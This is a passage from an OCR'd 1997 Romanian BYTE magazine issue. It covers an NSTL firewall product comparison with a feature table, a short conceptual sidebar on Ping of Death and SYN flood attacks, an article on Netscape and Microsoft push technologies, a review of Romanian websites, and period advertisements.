prin pager şi de asemenea nu veţi dori ca firewall-ul să înregistreze încercarea. Programele firewall care înregistrează şi încearcă să urmărească adresele unor autentificări eşuate sunt folositoare în distrugerea încercărilor de intrare a vizitatorilor nedoriţi.

AltaVista Firewall 97, Black Hole şi Sidewinder Security Server au obţinut cel mai mare punctaj în scenariul de administrare care a evaluat funcţiile de jurnalizare ale programelor firewall; ele au oferit cele mai largi circumstanţe în care informaţia poate fi trimisă unui fişier de jurnalizare (log file). Orice alt program oferă funcţii adecvate de jurnalizare cu excepţia Gauntlet, care a jurnalizat intrările în doar două din cele 11 scenarii de declanşare a jurnalizării. Doar două firewall-uri au permis determinarea căii de rutare (traceroute) sau rularea unui finger pe o maşină de atac: Eagle şi Sidewinder.

Prevenirea unui refuz al serviciului

Suplimentar actualelor spargeri, unii hacker-i produc atacuri supărătoare prin încărcarea cu cereri a unui sit Web, blocând astfel accesul la sit al altor utilizatori. Programele firewall ar trebui să fie capabile să prevină astfel de atacuri de refuz al serviciului. Toate cele patru programe au realizat o bună protecţie împotriva încărcării SYN şi a Ping of Death. Dar firewall-urile se diferenţiază prin modul în care manevrează erorile de disc plin şi cele de log-full (în ambele scenarii opţiunea cea mai sigură este de-a opri sistemul). CyberGuard Firewall se opreşte pentru ambele condiţii de disc plin şi log-full. Atât AltaVista Firewall 97 cât şi Sidewinder Security Server se opresc la o eroare de disc plin însă ele rotesc fişierele log la o eroare de log-full. Black Hole şi Gauntlet nu permit accesul în situaţiile de disc plin. Gauntlet roteşte jurnalele în condiţii de eroare log-full iar Black Hole opreşte conectarea - soluţia cea mai puţin preferabil de luat. Centri Firewall şi Eagle NT Firewall, ambele au oprit conectarea în condiţii de disc plin şi au rotit jurnalele în condiţii de log-full. Check Point FireWall-1 şi FireWall/Plus au oprit conectările în ambele condiţii de disc plin şi log-full.

Protecție transparentă

Securitatea este importantă însă nu puteţi trece cu vederea ce s-ar întâmpla dacă operaţiile de rutină ar fi afectate. Având acestea în minte, NSTL a căutat produse care permit accesul în exterior în timp ce se protejează împotriva atacurilor externe care mimează (spoof) adresele IP interne.

Deşi nici unul din cele nouă programe nu a plasat nici o restricţie pe accesul în exteri-

Tehnologii Firewall

Cele patru tehnologii firewall presupun un compromis clar care le diferenţiază unele de altele:

Porţile de filtrare iau deciziile de rutare pe baza informaţiilor din pachetele din reţea. Dacă un pachet trece de criteriul de securitate, poarta îi lasă cale liberă. Porţile de filtrare sunt uşor de construit, dar dificil de configurat în siguranţă. Deoarece filtrele transferă în mod direct traficul dintr-o reţea fără încredere, ele nu sunt la fel de sigure ca şi alte porţi.

Porţi de nivel circuit operează la nivel sesiune şi necesită clienţi modificaţi pentru a comunica direct cu poarta, care-i apare gazdei din exterior ca şi un generator de sesiune. În mod tipic, aceste porţi folosesc un tabel de stare care conţine conexiunile valide, cu conexiuni ulterioare acceptate sau nu, prin compararea cererii cu datele de stare din tabel. Porţile de circuit sunt mai puţin folositoare în medii în care utilizatorii au nevoie de câteva tipuri de servicii Internet sau unde trebuie asigurate servicii cu un anumit scop.

Porţi de nivel aplicaţii operează la nivel aplicaţie, negociind fiecare conexiune client/server făcută între o gazdă dintr-o reţea de încredere şi o gazdă din afară. Ca şi poarta de circuit, ele nu leagă niciodată direct reţele de încredere cu cele fără încredere. Gazdele din interiorul reţelelor de încredere îşi fixează clienţii pe porţile de aplicaţii care acceptă cererile client (ex. HTTP, Telnet sau FTP) şi le retransmite la o gazdă cu destinaţie externă ca şi cum firewall-ul ar fi clientul care face cererea. Firewall-ul acceptă răspuns din exterior şi îl retransmite către clientul intern. Operaţiile la nivel client permit funcţii cum ar fi autentificarea utilizatorilor şi protocoale de filtre specifice cum ar fi blocuri ActiveX.

Monitorizarea stării foloseşte un tabel de reguli în care administratorul de firewall defineşte parametrii pentru servicii diferite din reţeaua dvs. Firewall-ul testează apoi starea traficului TCP care traversează firewall-ul prin confruntarea cu datele din tabelul de stare. Deşi inspecţia de stare detectează multe atacuri cunoscute, altele noi fiind adăugate pe măsură ce devin mai cunoscute, dacă tabelul de stări devine corupt, reţeaua are şansa de-a deveni expusă. **–David Seachrist**

CARACTERISTICI

	AltaVista Firewall 97	**Black Hole**	**Centri Firewall**	**Check Point FireWall-1**	**CyberGuard Firewall**	**Eagle NT Firewall**	**FireWall/ Plus**	**Gauntlet Internet Firewall**	**Sidewinder Security Server**
DESIGN									
Filtru pentru pachete	✔		✔		✔		✔		
Proxy de aplicații	✔	✔	✔		✔	✔		✔	✔
Comutare circuite	✔		✔		✔	✔		✔	✔
Monitorizarea stării				✔	✔		✔		
Alte arhitecturi					DH	ED			TE
SISTEMUL DE OPERARE	BSDI Unix, Digital Unix/ Ultrix, Windows NT 3.51, NT 4.0	BSDI Unix, SunOS	Windows NT 3.51	HP Unix, Solaris, SunOS, Windows 95, Windows NT 3.51, NT 4.0	AT&T SVR4 Unix, SCO Unix w/ securitate îmbunătățită	HP Unix, Solaris, Windows NT 4.0, DG-UX, SINIX	MS-DOS, PC-DOS, Windows NT 3.51, NT 4.0	BSDI Unix, HP Unix, Irix, Solaris, SunOS, Windows NT 4.0	BSDI Unix, Windows NT 4.0
PREȚ									
25 utilizatori	$3995 (50 noduri)	10 clienți/ $2900	$5000	$2995	$9995	$6500	$4500	$11,500	$6995
1000 utilizatori	$14,995 (nr. noduri nelimitat)	$20,500 (nr. nelimitat de utilizatori)	$15,000	$18,990	$19,995 (nr. nelimitat de utilizatori)	$15,000	$13,000	$11,500	$19,995
INTERFEȚE (suplimentar față de 10 Mbps Ethernet)									
4- sau 16-Mbps Token Ring	✔	✔	✔	✔		✔		✔	
FDDI	✔		✔	✔	✔	✔		✔	✔
25-Mbps ATM	✔		✔	✔				✔	
155-Mbps ATM	✔		✔	✔					
Fast Ethernet	✔		✔	✔	✔	✔	✔	✔	✔
100VG-AnyLAN	✔	✔	✔	✔		✔			
Serial până la T1/E1	✔		✔	✔		✔		✔	
T3/E3	✔		✔	✔				✔	
Asincron	✔		✔	✔	✔				
ISDN	✔		✔	✔					
Număr maxim de interfețe	2	13	U	INA	U	U	2	U	4
SERVICII ADMISE									
Finger	✔	✔	✔	✔	✔	✔	✔	✔	✔
NFS	✔	✔	✔	✔			✔		
Ping (ICMP)			✔	✔	✔		✔		
RPC			✔	✔			✔		
rlogin, rsh, rcp, etc.			✔	✔	✔		✔	✔	
S-HTTP	✔	✔	✔	✔			✔	✔	✔
SNMP	✔		✔	✔	✔		✔		✔
QuickTime	✔		✔	✔					
Pointcast	✔		✔	✔	✔	✔	✔	✔	
Vizualizare conținut Java	✔		✔	✔	VV	✔		✔	✔
Vizualizare conținut ActiveX			✔		VV			✔	
CRIPTARE									
MD-5	✔			✔	✔	✔		✔	
Radius				✔		✔			✔
SecureID	✔	✔		✔	✔	✔		✔	✔
Socks					✔				
Secure Sockets Layer (SSL)	✔	✔	✔	✔	✔	✔	✔	✔	✔
ADMINISTRARE ȘI CONFIGURARE									
Telnet		✔		✔	✔			✔	✔
Dial-up				✔	✔				
Configurare de la distanță	✔	✔		✔	✔	✔	✔	✔	✔
Criptare de la distanță	✔	✔		✔	✔	✔	✔	✔	✔
FILTRE DE JURNALIZARE									
Timp	✔	✔		✔	✔	✔	✔	✔	✔
Sursă	✔	✔		✔	✔	✔	✔	✔	✔
Urmărirea pachetelor	✔			✔	✔	✔	✔	✔	
Verificarea configurării	✔	✔		✔	✔	✔	✔	✔	✔
Consolă centrală	✔	✔		✔	✔	✔	✔	✔	✔
Echilibrarea încărcării	✔	✔			✔	✔	✔	✔	✔

✔=Da; U=Nelimitat; INA=informația nu este accesibilă; VV=caracteristică proiectată pentru o variantă viitoare.

or şi a protejat împotriva mimării IP, configurarea programelor pentru a realiza acest lucru e diferită ca nivel de dificultate. Fără aproape nici o dificultate, Check Point FireWall-1, CyberGuard Firewall, Eagle NT Firewall şi Sidewinder Security Server pot fi configurate pentru protecţie împotriva mimării IP, în timp ce este permis un acces complet în exterior. AltaVista Firewall 97, Centri Firewall şi FireWall/Plus sunt aproape la fel de uşor de configurat în aceste circumstanţe. Black Hole este undeva la mijloc. În schimb, Gauntlet este mai dificil de configurat, în special pentru a preveni mimarea IP.

Performanța

O altă măsură a transparenţei este sarcina cu care firewall-ul încarcă performanţa sistemului. NSTL foloseşte Intermark, o unealtă de generare de trafic, pentru a oferi un amestec între Web şi cererile FTP. Intermark creează trafic în toate cele trei zone ale unui firewall iar NSTL măsoară atât rata de transfer cât şi rata de tranzacţie pe o conexiune FastEthernet (100-Mbps).

Testele de performanţă NSTL au măsurat rata de transfer în Kbps pentru patru nivele de conexiuni utilizator: 16, 32, 48 şi 64 de utilizatori. Rezultatele au indicat o mai mare diferenţă între programe decât între sarcinile utilizator. În general, performanţa are aceeaşi evoluţie la o creştere a sarcinii de la 16 la 48 de utilizatori, apoi scade când sarcina ajunge până la 64 de utilizatori.

Cei trei câştigători ai performanţei sunt AltaVista Firewall 97, Centri Firewall şi Check Point FireWall - 1, toate depăşind rata de transfer de 50,000 Kbps când au fost conectaţi de la 16 la 48 de utilizatori; respectiv au coborât la aproape 40,000 Kbps când au fost conectaţi 64 de utilizatori. Cyber Guard Firewall oferă o performanţă acceptabilă de aproape 40,000 Kbps până când atinge o sarcină de 56 utilizatori; apoi coboară la aproape 33,000 Kbps pentru 64 de utilizatori. Eagle NT Firewall este singurul program care oferă rate de transfer de 10,000 Kbps pentru 16 până la 64 de utilizatori. Gauntlet oferă rate de transfer de aproape 11,000 Kbps pentru 16 până la 48 de utilizatori. După 50 de utilizatori, rata de transfer coboară la doar 3200 Kbps pentru 64 de utilizatori.

Alegerea corectă a zidului

Alegerea unui firewall corespunzător necesită o mulţime de consideraţii, dar dacă vă cunoaşteţi priorităţile în termeni de securitate, uşurinţă în administrare şi configurare, performanţă şi scalabilitate, atunci aveţi şanse de găsire a unui produs care să se potrivească cerinţelor voastre. Mai multe informaţii veţi găsi în materialele de referinţă din siturile Web NCSA (National Computer Security Association) şi ISS (Internet Security Systems).

NCSA menţine un sit la adresa http://www.ncsa.com care include o secţiune a securităţii firewall. Grupul prezintă un program de certificare care listează nivelele de funcţionalitate care i se par importante. NSTL foloseşte suita SAFE a ISS pentru a verifica securitatea şi integritatea softului firewall. Puteţi găsi un listing complet al atacurilor folosite de SAFEsuite la http://www.iss.net/tech/techspec.html. ■

David Seachrist a testat timp de 10 ani toate categoriile majore de softuri de afaceri pentru NSTL. Poate fi contactat la **dseachrist@prodigy.com.** *Helen Holzvaur este manager of communications testing al NSTL. Kathleen Bishop, senior technical analyst al NSTL a contribuit de asemenea la acest raport.*

[din BYTE, o publicaţie McGraw-Hill, Inc. Adaptare - *Daniel Moldovan*]

TECH FOCUS SEMNAL OCUPAT

Denial („negarea") nu este doar râu în Egipt

Atacurile prin negarea serviciilor reprezintă o amenințare serioasă, și orice firewall bun ar trebui să fie capabil să oprească cel puțin unele dintre ele. Două au captat atenția deoarece folosesc avantajul unei deschideri a protocoalelor TCP/IP.

Ping of Death: datagramele IP mai mari decât 65,535 octeți sunt „ilegale" însă unele implementări TCP/IP încearcă incorect să le proceseze. Deoarece datagramele mari sunt de cele mai multe ori fragmentate iar gazdele nu încep reconstrucția datagramelor până ce nu recepționează ultimul fragment, când datagramele ilegale sunt acceptate, unele stive TCP/IP vor bloca sistemul care va încerca să le proceseze. Acest atac folosește Ping (un semi acronim pentru Packet Internet Groper) deoarece toate gazdele TCP/IP îl suportă și este ușor de folosit; atacul însuși necesită doar o singură linie de comandă.

Încărcare SYN: Când gazdele folosesc TCP/IP pentru servicii de circuite virtuale, ele folosesc un protocol de comunicare în trei căi pentru a negocia conexiunea. De fiecare dată când o gazdă este apelată să deschidă o conexiune TCP, ea răspunde cu a doua jumătate a dialogului și așteaptă confirmare de la gazda care a făcut cererea de deschidere a circuitului. Atacatorii generează un flood de cereri TCP SYN (pentru sincronizare) adresate serverului, dar ei nu răspund niciodată la răspunsurile serverului. Serverul trebuie să aloce resurse pentru a manevra aceste cereri false, în unele cazuri unind toate resursele disponibile ale serverului.

–Pete Loshin

INFORMAȚII DESPRE PRODUS

AltaVista Firewall 97 (beta)
$3995 for 50 nodes
AltaVista Internet Software
Littleton, MA
508-486-2308
http://altavista.software.digital.com

Black Hole 3.0
$2900 for 10 users
Milkyway Networks
Santa Clara, CA
408-566-0800
http://www.milkyway.com

Centri Firewall 3.1.2
$6000 for 50 users
Global Internet Software Group
Monticello, IL
800-682-5550
http://www.gi.net

Check Point FireWall-1 2.1
$2995 for 25 users
Check Point Software Technologies
Redwood City, CA
800-429-4391
http://www.checkpoint.com

CyberGuard Firewall 3
$9995 for 25 users
CyberGuard Corp.
Ft. Lauderdale, FL
800-666-4273
http://www.cyberguardcorp.com

Eagle NT Firewall 4.0
$6500 for 50 users
Raptor Systems
Waltham, MA
617-487-7700
http://www.raptor.com


FireWall/Plus 3.0
$4500 for 25 users
Network-1 Software & Technology
New York, NY
212-293-3068
http://www.network-1.com

Gauntlet Internet Firewall 3.2
$11,500 for 250 users
Trusted Information Systems
Rockville, MD
888-347-3925
http://www.tis.com

Sidewinder Security Server 3.0
$6900 base (100 users) plus $2995 install fee
Secure Computing Corp.
Roseville, MN
612-628-2700
http://www.sctc.com

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NSTL, Inc., prezentate într-un număr recent al publicației PC Digest. *Pentru un exemplar al raportului complet, contactați NSTL la 625 Ridge Pike, Conshohocken, PA 19428; (610) 941-9600; pe internet, editors@nstl.com, pentru abonament, contactați Computer Press Agora s.r.l. Tg.Mureș. BYTE Magazine și NSTL reprezintă unități funcționale ale The McGraw-Hill Companies.*

Radu Greab



Ce oferă producătorii, în special, Netscape şi Microsoft

Tehnologiile „push" - difuzarea pe Web

Acum nouă luni, Marimba, o mică companie formată din patru oameni care au plecat de la Sun, unde au adus o contribuţie importantă la dezvoltarea mediului Java, şi-a lansat produsele Castanet Transmitter şi Castanet Tuner. Tehnologia care stă la baza acestor produse a început să atragă destule companii. Acestea au preluat esenţa ideii şi au dezvoltat-o în ceea ce se găseşte astăzi sub denumirea de tehnologii „push". Tehnologia Castanet face posibilă distribuirea şi actualizarea automată a pachetelor de aplicaţii şi a informaţiilor, folosind Internetul.

Odată cu răspândirea Webului şi apariţia a nenumărate situri care oferă informaţii din diverse domenii, utilizatorii se confruntă cu problema dificilă a găsirii surselor adecvate de informare. De obicei, utilizatorii folosesc câteva servicii de căutare în informaţiile indexate (Excite, Infoseek, AltaVista, etc.) sau apelează la serviciile de directoare (Yahoo) pentru a găsi ceea ce-i interesează. Însă aceste servicii de căutare sau catalogare sunt de obicei prea generale, în sensul că returnează o mulţime de informaţii care nu au valoare pentru cel care navighează pe Web. Majoritatea netăţenilor sunt interesaţi doar de anumite lucruri dar, din păcate, trebuie să depună un efort considerabil în găsirea şi selectarea informaţiilor dorite. După ce utilizatorul a găsit nişte situri adecvate, el mai trebuie să verifice din când în când dacă nu au apărut informaţii noi pe siturile respective. Utilizatorul este elementul activ în procesul de navigare pe Web, iar browser-ul este doar un instrument pasiv în mâna netăţeanului.

Dezvoltatorii de software au o altă problemă, şi anume, modul de vânzare şi distribuire a aplicaţiilor cu care suntem obişnuiţi (reprezentanţe, poştă, etc.) generează cheltuieli de milioane de dolari pentru plata lucrului „manual". Pentru actualizarea unui produs instalat la fiecare utilizator, administratorii de reţele trebuie să treacă pe la fiecare staţie de lucru pentru a face modificările necesare.

Tehnologiile push încearcă să rezolve aceste probleme şi să le facă viaţa mai uşoară utilizatorilor. Tehnologiile push se bazează pe o arhitectură client/server. Elementul principal este aşa-numitul canal sau program, canal care reprezintă o colecţie de informaţii sau de aplicaţii ce trebuie livrate clienţilor. Făcând o analogie cu posturile de radio sau televiziune, canalul push este tocmai un program de radio sau televiziune, program axat pe o anumită tematică. Serverul push este transmiţătorul care oferă aceste programe sau canale, iar clientul e cel care recepţionează aceste canale şi îi prezintă utilizatorului conţinutul canalelor. Spre deosebire de radiodifuzare sau televiziune, majoritatea serverelor sunt elemente pasive, iar clienţii sunt elementele active. Serverele depozitează informaţiile şi aplicaţiile prezentate de canale. Utilizatorii se abonează la anumite canale, iar clienţii, la intervale de timp preprogramate, se conectează la serverul de canale şi îi cer acestuia tot ce a apărut nou pe canal pentru a transfera noutăţile în cache-ul propriu. Când are timp şi chef utilizatorul va verifica ce este nou pe canalul respectiv.

Se observă diferenţa majoră în modul de utilizare al Internetului: în mod obişnuit utilizatorul este elementul activ, cel care caută informaţii pe Web. Tehnologiile push îi permit utilizatorului să renunţe la această activitate. Ceea ce are de făcut utilizatorul este să găsească canalele care-l interesează şi să lase restul sarcinilor în grija clientului care va lucra în fundal, lăsându-i utilizatorului libertatea de a desfăşura alte activităţi. Aşadar, utilizatorul este acum element pasiv, situaţie care, teoretic, ar trebui să-i permită utilizatorului să facă mai multe într-un interval de timp mai scurt. Printre avantajele acestor tehnologii se numără şi faptul că, din moment ce conţinutul canalelor este depozitat într-un cache local de către client, utilizatorul poate consulta informaţiile aduse în mod offline, oricând doreşte.

Ideea de push reprezintă o evoluţie a modului de răspândire a informaţiilor, dar are şi dezavantaje: filtrarea şi selectarea informaţiilor sunt realizate acum de către cel care publică un canal, fapt care-i restrânge utilizatorului libertatea. Dacă în modul obişnuit de navigare pe Web unui utilizator nu-i place conţinutul unui sit, atunci îşi ia jucăria - browserul - şi caută alt sit. Folosind tehnologia push însă, utilizatorul trebuie să înghită ceea ce-i trimite creatorul canalului, situaţie neconvenabilă atunci când procentul de apariţie al reclamelor, de exemplu, este prea sufocant.

Tehnologiile push încearcă să ofere utilizatorilor un conţinut îmbogăţit mult cu multimedia (audio, imagine, video), ceea ce duce la consumarea unei porţiuni importante din lărgimea de bandă a reţelelor, situaţie care generează nemulţumiri în rândul administratorilor de reţea care nu dispun de conexiuni Internet foarte rapide.

Pe piaţa tehnologiilor push există deja destui concurenţi: Marimba cu Castanet, Microsoft cu Active Desktop în Internet

AUTOMEX
Your best
MULTIMEDIA
partner

end user price
PD DRIVE (pt rewriteable cd media)=760USD
SONY 926 S CD RECORDER=760USD
74' WRITABLE CD MEDIA (GOLD)=8,25USD

3900 Satu Mare Calea Traian 10/46 Fax:061-761961
Tel:061-732600, 761845

MULTIMEDIA AUTOMEX ROMANIA SRL
-CD CENTER-

soluții SIGURE
pentru small business,
Internet și intranet

TRICORP
electronics
BUCUREȘTI
tel: 679 48 79
tel/fax: 230 44 58; 210 52 64
CRAIOVA
tel/fax: 051- 41 66 87
e-mail: tricorp@radiotel.ro

NEW IntranetWare
FOR SMALL BUSINESS
- o platformă de rețea fiabilă, sigură și la un cost scăzut pentru firmele mici, cu pînă la 25 calculatoare
- o soluție Internet-ready, care nu necesită personal de administrare specializat
- ideală pentru firmele mici în expansiune

IntranetWare™
-sistem intranet-ready
-server Web și FTP,
servicii de acces Internet integrate în solida platforma NetWare.

GroupWise™
-capacitate superioară de mesagerie electronica și groupware
-sistem integrat de administrare, acces și distribuire documente de diverse tipuri

ManageWise™
-unelte deosebit de puternice și utile pentru administrarea centralizată a rețelelor

Novell
Novell Authorized Reseller

Explorer 4.0, Netscape cu NetCaster, BackWeb, PointCast, etc.

Mă voi limita în continuare la a vorbi doar despre standardele pe care încearcă să le impună Microsoft și Netscape pe piața tehnologiilor push.Ambele companii urmăresc același țel: oferirea unei tehnologii push prin care orice sit Web să poată fi transformat fără nici o modificare într-unul sau mai multe canale push. În momentul în care un sit este transformat în canale push, clienții (Netcaster și Internet Explorer 4.0) pot urmări automat modificările de pe situl respectiv și pot aduce în cache-ul local informațiile nou apărute.

Microsoft a propus consorțiului W3C un standard pentru descrierea și indexarea canalelor. Acest standard, numit Channel Definition Format (Formatul de Definire a Canalelor) și bazat pe XML (Extensible Markup Language - Limbaj de Formatare Extensibil), un standard în lucru la W3C, este sprijinit de peste 30 de dezvoltatori de produse push și creatori de canale (PointCast, CNN, Wall Street Journal, Ziff Davis, etc.). Internet Explorer folosește tehnologiile push în trei moduri: în primul mod, cel mai simplu, navigatorul este un simplu client care monitorizează o anumită parte a unui sit pentru a urmări schimbările de conținut. În momentul în care a apărut o noutate, navigatorul îl avertizează pe utilizator, eventual printr-un mesaj mail, de apariția unor schimbări. În acest mod, clientul nu face decât o operație pull puțin mai deșteaptă. În a doua modalitate, autorul unui sit Web creează un fișier special, cu sintaxa descrisă de CDF, fișier care conține informații referitoare la un anumit canal: conținutul canalului, frecvența de actualizare. Explorer-ul va verifica acum doar actualizarea acestui fișier și va aduce în cache-ul propriu doar paginile HTML care sunt menționate în fișierul CDF de definire a canalului. Astfel, se poate realiza o indexare și o catalogare a informațiilor conținute de canale, spre deosebire de primul caz, în care navigatorul verifică tot ce-i cade în mână în partea de sit monitorizată. În al treilea mod, difuzarea informației se face folosind protocoale de transmisie multicast.

Folosind fișierele CDF se realizează separarea proprietăților unui canal de informațiile conținute. Dar, datorită faptului că indexarea se face într-un fișier CDF care nu este legat de conținutul canalului, autorii de conținut push care folosesc tehnologia Microsoft se pot lovi de probleme serioase. La orice modificare a conținutului unui canal trebuie actualizat și fișierul CDF. Acest fapt este principalul argument folosit de Netscape în respingerea standardului CDF.

Tehnologia utilizată de Netscape în NetCaster, aplicație cunoscută sub numele de cod Constellation și componentă a suitei Communicator, se bazează doar pe HTML și Javascript, nu cere un nou standard, ca soluția push bazată pe CDF a celor de la Microsoft. Canalele sunt construite din pagini HTML și Javascript obișnuite. NetCaster este un client push care face de fapt operații pull ceva mai deștepte: la fel ca Internet Explorer 4.0, NetCaster monitorizează un sit și aduce în cache-ul local informațiile nou apărute. Spre deosebire de Explorer, pentru NetCaster nu se poate realiza o catalogare a informațiilor din interiorul unui canal așa cum se poate realiza cu fișierele CDF. NetCaster descarcă în cache toate paginile HTML pe care le găsește pe situl monitorizat. Cade în sarcina autorului de canale grija de a crea un sit Web sau un canal push cu informații axate cât mai exact pe interesele utilizatorilor. Ceea ce oferă în plus NetCaster față de Internet Explorer este un descoperitor de canale (Channel Finder) organizat și menținut pe un sit Netscape, sit pe care Netscape promite că va posta toate canalele interesante din Web. NetCaster înglobează și tehnologia Castanet Tuner de la Marimba, astfel încât este posibilă și distribuirea de software folosind NetCaster.

Cine va câștiga bătălia de impunere a tehnologiilor push proprii, Netscape sau Microsoft, este greu de spus. Fiecare implementare are avantaje și dezavantaje: standardul CDF introduce o anumită redundanță între fișierele CDF și informațiile canalului conținute de paginile HTML. NetCaster lucrează doar cu paginile HTML obișnuite, dar nu dispune de o metodă de indexare a informațiilor unui canal. Dar acestea nu sunt deosebiri de esență, tehnologia ce stă la baza Internetul Explorerului și a NetCaster-ului este aceeași. Netscape beneficiază însă de un anumit avantaj de timp asupra concurentului (pachetul Communicator se afla în versiunea preview 5, pe când Explorer-ul este doar în faza beta pentru dezvoltatori), și de faptul ca suita Communicator este disponibilă pentru mai multe platforme, în special platforma Unix, platformă pe care Microsoft încă nu a reușit să-și porteze navigatorul. ■

Radu Greab este student la Universitatea „Petru Maior“ din Tg.Mureș și poate fi contactat la **radu@uttgm.ro**

StarNets

Your Internet Business Solution

InterComp	Bucureşti	01 3238255
Electronum	Bucureşti	01 3120440
CINOR	Bucureşt	01 3120579
ALGORITMA	Bucureşti	01 2122151
UNICOM	Bucureşti	01 2234359
CanadSystems	Bucureşti	01 3236888
CEDRU	Bucureşti	01 6435024
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Braşov	068 319181
RomaniaOnLine	Braşov	068 321529
HARD-TEST'94	Brăila	039 639533
GMB	Constanța	041 619222
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
HARD-TEST'94	Galați	036 467752
REMUS ROMÂNIA	Piatra-Neamț	033 213333
COMP-ARG	Piteşti	048 214269
INTER-CONEXION	Piteşti	048 219267
COMPUTER STAR	Piteşti	048 215099
TRANSDATA	Ploieşti	044 115577
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheorghe	067 323036
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgovişte	045 218343
BIMOS	Tg.Jiu	053 210741
HARD-TEST'94	Tulcea	040 521871

Email: office@starnets.ro
http://www.starnets.ro

Internet

E-mail
Netscape
IExplorer
WebTalk
Telnet/FTP
News
IRC
RealAudio
HOT JAVA

Numai prin noi aveți acces la Internet ***din toată*** ro, cu viteză maximă şi costuri minime!

InterComp

@ Powered by SPARC-Solaris


Cele mai interesante site-uri Web românești

de Crystian Matei

În cadrul târgului de calculatoare și electronică CERF'97 revista BYTE România a decernat distincțiile „Best of CERF“. Printre categoriile de hardware, software și produse nou lansate s-a numărat și cea destinată celor mai interesante sit-uri Web românești. Acestea au fost alese pe baza complexității și a diversității informațiilor, a serviciilor pe care le oferă fiecare dintre ele și posibilităților de acces. Situ-rile Web finaliste au fost cele de la DNT Iași, GEO STRATEGIES Sibiu și KAPPA NET București, ultimul dintre ele fiind în prezent în posesia distincției. Dacă nu le-ați văzut încă, deși mă îndoiesc de acest lucru, vă ofer acum posibilitatea de a face cunoștință cu ele:

DNT Iași

DNT Iași face parte din proiectul DNT România, alături de alte trei centre situate în București, Cluj și Timișoara. Proiectul a fost lansat de către fundația Soros în anul 1993 pentru crearea de centre de pregătire în comunicația dintre calculatoare. Sit-ul propriu-zis, de la Iași, a putut fi accesat începând din anul 1995 la adresa www.dntis.ro, având o legătură directă la satelit printr-un canal cu o bandă de 128kbps (în curând aceasta se va lărgi la 256kbps). Printre serviciile oferite clienților de către DNT Iași se numără accesul la Internet, suport tehnic și educație în ceea ce privește calculatoarele și în special Internetul, dezvoltarea de pagini Web, publicații multimedia și dezvoltare de soft.


File Edit View Go Bookmarks Options Directory Window Help
Back
Home
Reload
Open
Print
Find
Stop
Location: http://www.dntis.ro/index.phtml
Dynamic Network Technologies
Welcome to ECC Iasi, a division of DNT Romania!
BEST OF BYTE CERF '97 RUNNER-UP
Check here for some of our best pages:
Hot Pages
GO
BUSINESS LAND
MEET ROMANIA
USER'S TOOLBOX
SERVICES & CLIENTS
MESSAGES BOARD
LOCAL COMMUNITY
Document: Done

DNT's Mission Statement

"The company combines exceptional customer services and progressive technology with an entrepreneurial spirit, delivering a broad range of Internet, training, translation and publishing services to existing and new customers, thereby widening the access to information."

Clienții DNT Iași au posibilitatea de a se lega la Internet din aproape orice punct din țară, datorită existenței unor puncte de acces POP (Point of Presence) în multe localități. Puteți utiliza și un serviciu Person 2 Person pentru a trimite și a primi răspunsuri pe anumite teme de interes general, cum sunt cele legate de afaceri, educație, ș.a.m.d. Dacă mesajele trimise prin e-mail nu vi se mai par destul de expresive, atunci puteți utiliza serviciul de cărți poștale electronice ce conțin imagini din cele mai diverse domenii: comice, flori, animale, tehnice, etc. Nu lipsesc nici informațiile generale legate de afaceri, educație, date despre România și în special despre orașul gazdă, Iași.

Prin intermediul DNT Iași vă puteți testa și talentele jurnalistice, la ora actuală sit-ul fiind în căutare de tineri jurnaliști.

GEO STRATEGIES


Geo Strategies se remarcă prin specificul informațiilor oferite. Acestea sunt influențate de obiectul de activitate al companiei, realizarea hărților digitale. Pe sit se găsesc o serie de hărți și imagini interesante. Ele pot fi văzute apelând adresa www.geo.strategies.ro. Cea mai interesantă și mai complexă dintre hărți este aceea pe care o găsiți intrând pe legătura Romania Map:

Vi se prezintă o hartă interactivă a României, îndeajuns de mică pentru a încăpea pe ecranul calculatorului, având, de fapt în spate o imagine senzitivă. Așa că dacă dați un clic pe o zonă oarecare de pe hartă aceasta va fi mărită, și vi se va prezenta o nouă hartă, de data aceasta mărită, cu detalii privind zona aleasă. Ea cuprinde numele orașelor, și ale comunelor, șoselele și căile ferate ș.a.m.d.

Pentru aceia dintre dumneavoastră care nu au legătură Internet care să permită încărcarea rapidă a imaginilor color, vi se oferă posibilitatea de a le vedea doar în alb-negru.

